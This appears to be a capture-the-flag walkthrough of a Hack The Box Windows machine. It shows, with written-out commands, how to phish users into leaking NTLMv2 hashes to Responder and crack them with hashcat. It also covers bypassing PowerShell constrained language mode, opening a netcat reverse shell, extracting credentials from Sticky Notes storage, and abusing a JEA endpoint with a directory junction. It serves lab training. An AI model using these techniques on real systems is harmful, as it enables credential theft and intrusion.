
Unfortunately my Swedish is lacking. Therefore, I suggest using Chrome's auto-translate feature - Firefox's translate extensions weren't that good



Let's see if we can get anyone to click on an email from Sven, and give us their **NTLM hash**


Malicious Email

Start **responder** up via: `sudo responder -i tun0`




And now send all the users a **link** to our **IP**, which will hit our **responder** when they click it.

- if you click on "**To**" in the email option, it will show all users and we can select all to send everyone an email. Be sure to select the people on both pages
- **Google Chrome** behaves a little bit better than Firefox for this section




And if we wait a minute or two, we receive a **hash** from **k.svensson**



Crack the Hash

If we find the **hashcat mode** number to crack **NTLMv2**, we can crack this hash with the **rockyou.txt** wordlist: `hashcat -m 5600 hashes.txt rockyou.txt --force`




So for **K.SVENSSON** we get the password **kittycat1**

Remote Connect

EvilWinRM: fail

Fascinatingly, we cannot **evil-winrm** into the box even though port **5985** is open.

It rejects us as 'invoke-expression' is not recognised - which says to me that K.Svenson - the user we're trying to enter in as - has some powershell limitations.



Powershell for Kali

Hacktricks has some advice for us here: https://book.hacktricks.xyz/pentesting/5985-5986-pentesting-winrm#using-a-ps-docker-machine , which we will partially follow

First, let's download **powershell** for linux: `sudo apt -y install powershell && sudo apt install gss-ntlmssp` . The latter is installed otherwise our remote session will error out and say we have invalid creds


Then we can get it started via: `pwsh`

```
#input credentials as values: K.SVENSSON ; kittycat1
$creds = Get-Credential
#then enter the sessiion, run this these next two lines as one line.
Enter-PSSession -ComputerName 10.10.10.210 -Authentication Negotiate
-Credential $creds
```


- This section can misbehave, and be slow or not work, so don't be frustrated. Please reset the machine and check your VPN connection too.

Constrained Shell

If we ask powershell, it will tell us we're running in a **restricted shell:** `$ExecutionContext.SessionState.LanguageMode`




We can bypass this trivially easily by enclosing our commands with `&{ command }`



Reverse shell

We could just stay in this shell, as it isn't too limiting really. However I wanna be lazy long-term so I'll be less lazy in the short term and get a netcat reverse shell.

Copy netcat into your kali's working directory, spin up an **impacket smbserver**, as well as a **netcat listener**. And then in the **victim shell**, ask it to connect to our **smbserver** and use **netcat** to hit the listener port.




k.svensson Shell

We can go and get our user flag and submit it to HTB, and now let's get on with our enumeration


Enumeration

There is a **sticky notes** link in the user's directory.




This is **SUS** to me, so let's go and look at the underlying data for **sticky notes**, which we can find at : `C:\Users\k.svensson\AppData\Roaming\stickynotes\Local Storage\leveldb`

If we take a look at the .log file, via `strings` we can see some credentials for a **jea test account : "Ab!Q@vcg^%@#1"**




If we read the **.ps** files in **C:\Users\k.svensson\Documents**, we can see that the the **jea_account** can be influenced if we ask it to **load files** from the **C\ProgramData** directory

- therefore, what if we just symlink this directory with the directory we really want - the **Administrator's**



Jea_test_account

Let's **symlink** these directories. **\test** is a made up directory for us to 'store' the Admin's directory in `powershell.exe "New-Item -ItemType Junction -Path 'C:\ProgramData\test' -Target 'C:\Users\Administrator'"`



'su' for Powershell

Now we need to run a **powershell** version of **linux's** `su` . This is my shit explanation for this process anyway

```
$username = "jea_test_account"
$password = ConvertTo-SecureString "Ab!Q@vcg^%@#1" -AsPlainText -Force

#run this two lines as one line, i've split the line so it will fit in the pdf
$cred = New-Object System.Management.Automation.PSCredential
-ArgumentList ($username, $password)

#run these two lines as one line, i've split the line so it will fit in the pdf
Enter-PSSession -Computer 10.10.10.210 -credential $cred
-ConfigurationName jea_test_account -verbose -debug -Authentication Negotiate

#and now we're in the 'shell', read the root flag
Check-File C:\programdata\test\Desktop\root.txt
```